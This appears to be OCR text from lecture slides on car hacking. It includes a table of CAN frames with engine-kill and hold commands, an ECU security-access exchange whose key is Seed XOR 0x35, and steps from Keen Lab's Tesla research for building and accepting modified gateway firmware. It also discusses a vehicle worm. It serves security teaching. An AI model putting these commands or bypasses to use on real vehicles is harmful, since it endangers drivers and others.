
Processeur Texas
Instruments OMAP-DM3730
QNX OS
D-Bus Service

CAN BUS

Engine Control
Unit (ECU)

Since a vehicle can scan for other vulnerable vehicles and the exploit doesn't require any user interaction**, it would be possible to write a worm**. This worm would scan for vulnerable vehicles, exploit them with their payload which would scan for other vulnerable vehicles, etc. This is really interesting and scary. **Please don't do this. Please.**

Telecom Paris 2018 : CAN Probe



Vecteurs d'attaque

#	Can ID	Length	ISOTP	payload = b1 b2 b3 b4 b5 b6 b7 b8
1	0B4	8	no	b1=b2=b3=b4=0, b5=distance (wraps every 12,5m, resolution 4 ticks= 12,5*4/256#0,2m), (b6,b7)= speed in dm/s, b8=checksum
2	2C4	8	no	(b1, b2) =RPM, b3=0, b4=17, b5=b6=0, b7=92, b8=checksum
3	1C3	1	no	b2 bit (0x40) is set when the brake pedal is pushed.
4	7E0	8	yes	06 30 1C 00 0F A5 01 00 Kill Engine (SID=30, PID=1C)
5	7E8	8	yes	02 70 1C 00 00 00 00 00 Kill Engine Ack (SID=70, PID=1C)
6	7B0	8	yes	05 30 21 02 FF FF 00 00 Hold/Reduction (SID=30, PID=21)
7	7B8	8	yes	02 70 21 00 00 00 00 00 Hold/Reduction Ack (SID=70, PID=21)
8	7E0	8	yes	02 27 01 00 00 00 00 00 RequestSeed (SID=27, PID=01)
9	7E8	8	yes	06 67 01 b4 b5 b6 b7 00 SendSeed (SID=67, PID=01) Seed=(b4,b5,b6,b7)
10	7E0	8	yes	06 27 02 b4 b5 b6 b7 00 SendKey (SID=27, PID=02) Key=(b4,b5,b6,b7)
11	7E8	8	yes	02 67 02 00 00 00 00 00 Success Notification (SID=67, PID=2)
12	7E0	8	yes	02 10 02 00 00 00 00 00 Diagnostics (PID=10, SID=02)
13	7E8	8	?	01 50 00 00 00 00 00 00 Diagnostics Ack (PID=50)

Compteur de vitesse

Compte-tours


Distance parcourue


IDH	IDL	LEN	b1	b2	b3	b4	b5	b6	b7	b8
0	B4	8	00	00	00	00	98	22	5F	D5

Le message CAN-0B4 (vitesse= 8799 dm/s, CN= 152)

IDH	IDL	LEN	b1	b2	b3	b4	b5	b6	b7	b8
2	C4	8	0D	F3	00	17	00	00	92	77

Le message CAN-2C4 (CompteTour= 3571 tours/mn)


NEVER START PROGRAM
Engine Kill Message
ENGINE RPM
TR/MN
5 seconds
1,4s
Start
CAN-Id: 2C4, RPM
Stop
2000
1500
1000
500
0
0
2000
4000
6000
8000
10000


Hold/Reduction CAN message
All Solenoids On
1,4s
1C3 Brake Pedal
0B4
Speed
0,7 Km/h
0B4
Distance
0,2m
14800
15000
15200
15400
15600
15800
16000
16200
16400
16600
16800

CAN PROBE

ECU ENGINE

Security Access (SID=27)

Request Seed SID=01

ID= 7E0, Len=08, Data= 02 27 01 00 00 00 00 00 (*SID=27, PID=01*)

ID= 7E8, Len=08, Data= 06 67 01 41 87 B6 51 00

Send Seed

Send Key SID=02

ID= 7E0, Len=08, Data= 06 27 02 41 E7 D6 51 00


ID= 7E8, Len=08, Data= 02 67 02 00 00 00 00 00


Positive Response

DiagnosticSessionControl (SID= 10), Programming Session (PID=02)

ID=7E0 Len=08 Data= 02 10 02 00 00 00 00 00

ID=7E8 Len=08 Data= 01 50 00 00 00 00 00 00






Tesla

Full Self Driving (FSD)

FREE-FALL: TESLA HACKING 2016 Hacking Tesla from Wireless to CAN Bus, BlackHat 2016

DEF CON 23 - Marc Rogers and Kevin Mahaffey - How to Hack a Tesla Model S
https://www.pentestpartners.com/security-blog/reverse-engineering-the-tesla-firmware-update-process/



IC

NVIDIA Tegra 3 Linux

192.168.90.101

GATEWAY

FreeRTOS

192.168.90.102

CID

NVIDIA Tegra 4 Linux

192.168.90.100

Tesla Car automatically scan and connect known SSIDs

VPN

MOTHERSHIP

Internet

BT | Cellular | Wi-Fi

CID

Center Information Display

Internal Ethernet LAN

IC

Instrument Coasters

GATEWAY

CAN-BUS

ECUs


CAMERAS

Autopilot ECU


ParkAid ECU

ULTRASONIC SENSOR

FRONT RADAR


Network interface
Internal network
System
External network
Wi-Fi
Bluetooth
Parrot
Linux, Parrot FC6050
Cell
ATT
Sierra
GSM Radio
USB
USB
CID
Linux, NVIDIA Tegra 4
IC
Linux, NVIDIA Tegra 3
Gateway
FreeRTOS
Vehicle Controllers
USB
USB
Toucan
USB Ethernet
Toucan
USB Ethernet
Service Port
ETH
ETH
ETH
ETH
CAN
CAN
Ethernet Switch
CAN Bus

FREE-FALL: TESLA HACKING 2016 Hacking Tesla from Wireless to CAN Bus, BlackHat 2016



Modify to make acceptable software package

Tencent

- A software package for ECU contains:
  - Manifest file.
  - ECU Software(s)
  - ***Checksum value*** At the end of file.
- To produce a customized package for Gateway:
  - Re-calculate checksum in gtw.hex
  - Write a manifest file in the same format
  - `compress.sh gtw.hex manifest | append_crc.sh release.tgz`
- Modify updater to bypass the verification of "release.tgz"

SOFTWARE INTEGRITY !!!


KEEN security lab

Affect the Real World

Tencent

- UDS assigned different ID for each type of request/response
- Security Access: Get it to unlock ECU
  - Something like Challenge-Response

Key[i] = 0x35 exor Seed[i] !!!



KEEN security lab

